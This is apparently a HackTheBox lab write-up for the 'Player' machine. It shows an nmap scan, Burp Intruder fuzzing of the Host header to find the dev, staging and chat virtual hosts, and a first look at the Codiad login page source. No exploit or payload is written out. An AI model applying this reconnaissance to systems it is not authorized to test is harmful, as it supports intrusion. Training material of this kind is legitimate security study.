

player



```
┌──(root💀kali)-[/Documents/htb/boxes/player]
└─# nmap 10.10.10.145
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-05 15:49 EDT
Nmap scan report for 10.10.10.145
Host is up (0.061s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

let's sheck website on port 80 ,its 403 forbidden error




Forbidden

You don't have permission to access / on this server.

Apache/2.4.7 (Ubuntu) Server at 10.10.10.145 Port 80

lets fuzz the host header if there is subdomains, using intruder




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which pa

Attack type: Sniper

```
GET / HTTP/1.1
Host: §§.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

wordlist: /etc/share/seclists/discovery/dns/subdomain5000.txt



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the payload type can be customized in different ways.

Payload set: 1 Payload count: 9,978


Payload type: Simple list Request count: 9,978

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
www
mail
ftp
localhost
webmail
smtp
webdisk
pop
```

we see that the intruder find 3 virtualhosts . dev,staging,chat
we have either add them to the /etc/hosts file or let burp resolve it for us




Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
19	dev	200	□	□	5674
67	staging	200	□	□	1746
70	chat	200	□	□	9790
54	www.blog	400	□	□	603
59	www.forum	400	□	□	603
60	www.test	400	□	□	603
68	www.m	400	□	□	603
85	www.dev	400	□	□	603



```
127.0.0.1	localhost
127.0.1.1	kali
10.10.10.145 player.htb
```


project options / connections




Hostname Resolution

Add entries here to override your computer's DNS resolution.


Enabled	Hostname	IP address
☑	chat.player.htb	10.10.10.145
☑	dev.player.htb	10.10.10.145
☑	player.htb	10.10.10.145
☑	staging.player.htb	10.10.10.145


dev.player.htb
epo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
Username
Password
Login
More

try default credentials , look at the code source
if we open it




```
                    <a class="show-language-selector">More</a>

                </form>

                <script src="components/user/init.js"></script>

</body>
</html>
```




view-source:http://dev.player.htb/components/user/init.js
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...

```
    /*
     *  Copyright (c) Codiad & Kent Safranski (codiad.com), distributed
     *  as-is and without warranty under the MIT License. See
     *  [root]/license.txt for more. This information must remain intact.
     */
```

